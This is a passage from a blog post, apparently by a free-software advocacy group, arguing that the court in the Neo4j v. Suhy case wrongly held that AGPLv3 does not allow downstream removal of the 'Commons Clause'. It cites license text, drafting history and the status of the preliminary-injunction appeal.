source” version and/or alternative to proprietary-licensed Neo4j
EE
, the Court held that removal of the “Commons Clause” was not permitted. (BTW, the court confuses “commercial” and
“proprietary” in that section — it seems they do not
understand that FOSS can be commercial as well.)

In this instance, we’re not as concerned with the names used for the software; as much as the copyleft licensing question — because it’s
the software’s license, not its name, that either assures or prevents users to exercise their fundamental software rights. Notwithstanding our disinterest
in the naming issue, we’d all likely agree that —
if “AGPLv3 WITH Commons-Clause” were a legitimate form of licensing — such a license is not FOSS.
The primary issue, therefore, is not about whether or not this software is FOSS, but whether or not the “Commons Clause” can
be legitimately removed by downstream licensees when presented with a license of “AGPLv3 WITH Commons-Clause”. We believe the Court held incorrectly by concluding that Suhy was not permitted to remove the
“Commons Clause”. Their order that enjoins Suhy from calling the resulting code
“FOSS” — even if it’s a decision that bolsters a
minor goal of some activists — is problematic because the
underlying holding (if later upheld on appeal) could seriously harm
FOSS and copyleft.

The Confusion About the Appeal

Because this was an incomplete summary judgment and the case is ongoing,
the injunction against Suhy’s on making such statements is a preliminary injunction,
and cannot be made permanent until the case actually completes in the trial court. The
decision
by the Ninth Circuit appeals court regarding this preliminary injunction
has
been widely reported by others as an “appeal decision” on the issue of what can be called “open source”. However, this
is not an appeal of the entire summary judgment decision, and certainly not an appeal of the entire case (which
cannot even been appealed until the case completes). The Ninth Circuit decision merely affirms that Suhy
remains under the preliminary injunction (which prohibits him and his companies from taking certain actions and saying certain things publicly) while the case continues. In fact, the standard that an
appeals Court uses when considering an appeal of a preliminary injunction differs from the standard for ordinary appeals. Generally speaking, appeals Courts
are highly deferential to trial courts regarding preliminary injunctions, and appeals of actual decisions have a much more stringent standard.

The Affero GPL Right to Restriction Removal

In their partial summary judgment ruling, the lower Court erred because they rejected an
important and (in our opinion) correct counter-argument made by Suhy’s attorneys.
Specifically, Suhy’s attorneys argued that Neo4j’s license expressly
permitted the removal of the “Commons Clause” from the
license. AGPLv3 was, in fact, drafted to permit such removal in this precise fact pattern.

Specifically, the AGPLv3 itself has the following provisions (found in AGPLv3§0 and
AGPLv3§7¶4):

  • “This License” refers to version 3 of the GNU Affero
    General Public License.
  • “The Program” refers to any copyrightable work licensed under this
    License. Each licensee is addressed as “you”.
  • If the Program as you received it, or any part of it, contains a notice
    stating that it is governed by this License along with a term that is a
    further restriction, you may remove that term.

That last term was added to address a real-world, known problem with GPLv2.
Frequently throughout the time when GPLv2 was the current version, original copyright holders and/or licensors
would attempt to license work under the GPL with additional restrictions. The problem was rampant and caused much confusion among licensees.
As an attempted solution, the FSF (the publisher of the various
GPL’s) loosened
its restrictions on reuse of the text of the GPL
— in hopes that would provide a route for
reuse of some GPL text, while also avoiding confusion for licensees. Sadly, many licensors
continued to take the confusing route of using the entire text a GPL
license with an additional restriction — attached either before or after, or both. Their goals were obvious and nefarious: they
wanted to confuse the public into “thinking” the software was
under the GPL, but in fact restrict certain other activities (such as
commercial redistribution). They combined this practice with proprietary relicensing (i.e., a sole
licensor selling separate proprietary licenses while releasing a (seemingly FOSS) public version of the code as demoware for marketing).
Their goal is to build on the popularity of the GPL, but in direct opposition to the GPL’s policy goals; they manipulate the GPL to open-wash bad policies rather than give actual rights to users.
This tactic even permitted bad actors to sell “gotcha” proprietary licenses to those who were legitimately confused. For example,
a company would look for users operating commercially with the code in compliance with GPLv2, but hadn’t noticed the company’s code had the statement: “Licensed GPLv2, but not for commercial use”. The user had seen GPLv2, and knew from its brand reputation that it
gave certain rights, but hadn’t realized that the additional restriction outside of the GPLv2’s text might actually be valid. The goal was to catch users
in a sneaky trap.

Neo4j tried to use the AGPLv3 to set one of those traps. Neo4j, despite the permission in the FSF’s GPL FAQ to “use the GPL
terms (possibly modified) in another license provided that you call your
license by another name and do not include the GPL preamble”
,
left
the entire AGPLv3 intact as the license of the software — adding only a note at the front and at the
end
. However, their users can escape the trap, because GPLv3 (and AGPLv3) added
a clause (which doesn’t exist in GPLv2) to defend users from this. Specifically,
AGPLv3§7¶4 includes a key provision to help this situation.

Specifically, the clause was designed to give more rights to downstream recipients when bad
actors attempt this nasty trick. Indeed, I recall from my direct participation in
the A/GPLv3 drafting that this provision was specifically designed for the
situation where the original, sole copyright
holder/licensor0
added additional restrictions. And, I’m not the only one who recalls this.
Richard Fontana (now a lawyer at IBM’s Red Hat,
but previously legal counsel to the FSF during the GPLv3 process), wrote on a mailing list1
in
response to the Neo4j preliminary injunction ruling:

For those who care about anecdotal drafting history … the whole point of the section 7 clause (“If the Program as you received it, or any part of
it, contains a notice stating that it is governed by this License along with a term that is a further restriction, you may remove that
term.”) was to address the well known problem of an original GPL
licensor tacking on non-GPL, non-FOSS, GPL-norm-violating
restrictions, precisely like the use of the Commons Clause with the
GPL. Around the time that this clause was added to the GPLv3 draft,
there had been some recent examples of this phenomenon that had been
picked up in the tech press.

Fontana also pointed us to the FSF’s own words on the subject, written during their process of drafting this section of the license (emphasis ours):

Unlike additional permissions, additional requirements that are allowed under subsection 7b may not be
removed. The revised section 7 makes clear that this condition does not
apply to any other additional requirements, however, which are removable

just like additional permissions. Here we are particularly concerned
about the practice of program authors who purport to license their works
under the GPL with an additional requirement that contradicts the terms
of the GPL, such as a prohibition on commercial use
. Such terms can
make the program non-free, and thus contradict the basic purpose of the
GNU GPL; but even when the conditions are not fundamentally unethical,
adding them in this way invariably makes the rights and obligations of
licensees uncertain.

While the intent of the original drafter of a license text is not
dispositive over the text as it actually appears in the license, all this information was available to Neo4j
as they drafted their license. Many voices in the community had told them that provision in AGPLv3§3¶4
was added specifically to prevent what Neo4j was trying to do. The FSF, the copyright holder of the actual text of the AGPLv3, also publicly
gave Neo4j permission to draft a new license, using any provisions they like from AGPLv3
and putting them together in a new way. But Neo4j made a conscious choice to not do that,
but instead constructed their license in the exact manner that allowed Suhy’s removal
of the “Commons Clause”.

In addition, that provision in AGPLv3§3¶4 has little
meaning if it’s not intended to bind the original licensor!
Many other provisions (such as AGPLv3§10¶3) protect the users
against further restrictions imposed later in the distribution chain of
licensees. This clause was targeted from its inception against the
exact, specific bad behavior that Neo4j did here.

We don’t dispute that copyright and contract law give Neo4j authority to
license their work under any terms they wish — including terms that we consider unethical or immoral. In fact, we already pointed out above that
Neo4j had permission to pick and choose only some text from AGPLv3. As long as
they didn’t use the name “Affero”, “GNU” or
“General Public” or include any of the Preamble text in the name/body of
their license — we’d readily agree that Neo4j could have put together a bunch
of provisions from the AGPLv3, and/or the “Commons Clause”, and/or any other license
that suited their fancy. They could have made an entirely new license. Lawyers commonly do share text of
licenses and contracts to jump-start writing new ones. That’s a
practice we generally support (since it’s sharing a true commons of ideas freely — even if the resulting license might not be FOSS).

But Neo4j consciously chose not to do that. Instead, they license their software
“subject to the terms of the GNU AFFERO GENERAL PUBLIC LICENSE Version
3, with the Commons Clause”
. (The name “Neo4j Sweden Software
License” only exists in the later Court papers, BTW, not with “The Program” in question.) Neo4j defines
“This License” to mean “version 3 of the GNU Affero General
Public License.”. Then, Neo4j tells all licensees
that “If the Program as you received it, or any part of it, contains a
notice stating that it is governed by this License along with a term that is
a further restriction, you may remove that term”. Yet, after all that, Neo4j had the audacity
to claim to the Court that they didn’t actually mean that last sentence, and the Court rubber-stamped that view.

Simply put, the Court
erred when
it said
: “Neither of the two provisions in the form AGPLv3 that
Defendants point to give licensees the right to remove the information at
issue.”. The Court then used that error as a basis for its ruling
to temporarily enjoin Suhy from stating that software with
“Commons Clause” removed by downstream is “free and open
source”, or tell others that he disagrees with the Court’s (temporary) conclusion about removing the “Commons Clause” in this situation.

What Next?

The case isn’t over. The lower Court still has various issues to consider — including a DMCA claim regarding
Suhy’s removal of the “Commons Clause”.
We suspect that’s why the Court only made a preliminary injunction against Suhy’s
words, and did not issue an injunction against the actual removal of
the clause
! The issue as to whether the clause can be removed is still pending, and the current summary judgment decision doesn’t address
the DMCA claim from Neo4j’s complaint.

Sadly,
the Court
has temporarily enjoined Suhy
from “representing that Neo4j
Sweden AB’s addition of the Commons Clause to the license governing Neo4j
Enterprise Edition violated the terms of AGPL or that removal of the Commons
Clause is lawful, and similar statements”. But they haven’t enjoined
us, and our view on the matter is as follows:

Clearly, Neo4j gave explicit permission, pursuant to the
AGPLv3, for anyone who would like to to remove the “Commons
Clause” from their LICENSE.txt file in version 3.4 and other versions
of their Enterprise edition where it appears. We believe that you have full
permission, pursuant to AGPLv3, to distribute that software under the terms
of the AGPLv3 as written. In saying that, we also point out that we’re not
a law firm, our lawyers are not your lawyers, and this is not legal advice.
However, after our decades of work in copyleft licensing, we know well the
reason and motivations of this policy in the license (describe above), and given the error by
the Court, it’s our civic duty to inform the public that the
licensing conclusions (upon which they based their temporary injunction) are incorrect.

Meanwhile, despite what you may have read last week, the key software licensing issues in this
case have not been decided — even by the lower Court. For example, the DMCA issue is still before the trial court.
Furthermore, if
you do read the docket of this case, it will be obvious that
neither party is perfect. We have not analyzed every action Suhy took, nor do we have any comment
on any action by Suhy other than this: we believe that Suhy’s
removal of the “Commons Clause” was fully permitted by
the terms of the AGPLv3, and that Neo4j gave him that permission in that license. Suhy also did a great service to the community by taking
action that obviously risked litigation against him.
Misappropriation and manipulation of the strongest and most
freedom-protecting copyleft license ever written to bolster a proprietary
relicensing business model is an affront to FOSS and its advancement. It’s even worse when the Courts are on the side of the bad actor.
Neo4j should not have done this.

Finally, we note that the Court was rather narrow on what it said regarding the question of “What Is Open Source?”. The Court
ruled that one individual and his companies — when presented with ambiguous licensing information
in one part of a document, who then finds another part of the document grants permission
to repair and clarify the licensing information, and does so — is temporarily forbidden
from telling others that the resulting software is, in fact, FOSS, after making such a change.
The ruling does not set precedent, nor does it bind anyone other than the Defendants as to what
they can or cannot say is FOSS, which is why we can say it is FOSS, because the AGPLv3 is an OSI-approved
license and the AGPLv3 permits removal of the toxic “Commons Clause” in this situation.

We will continue to follow this case and write further when new events occur..


0
We were unable to find anywhere in the Court record that shows Neo4j used a Contributor Licensing Agreement (CLA) or Copyright
Assignment Agreement (©AA) that sufficiently gave them exclusive rights as licensor of this software. We did however
find evidence online that Neo4j accepted contributions from others. If Neo4j is, in fact, also a licensor of others’ AGPLv3’d
derivative works that have been incorporated into their upstream versions, then there are many other arguments (in addition to the one
presented herein) that would permit removal of the “Commons Clause”. This issue remains an open question of fact in this case.

1 Fontana made these statements on a mailing list
governed by an odd confidentiality rule called CHR (which was originally designed for in-person meetings with a beginning and an end, not
a mailing list). Nevertheless, Fontana explicitly waived CHR (in writing) to allow me to quote his words publicly.

The collective thoughts of the interwebz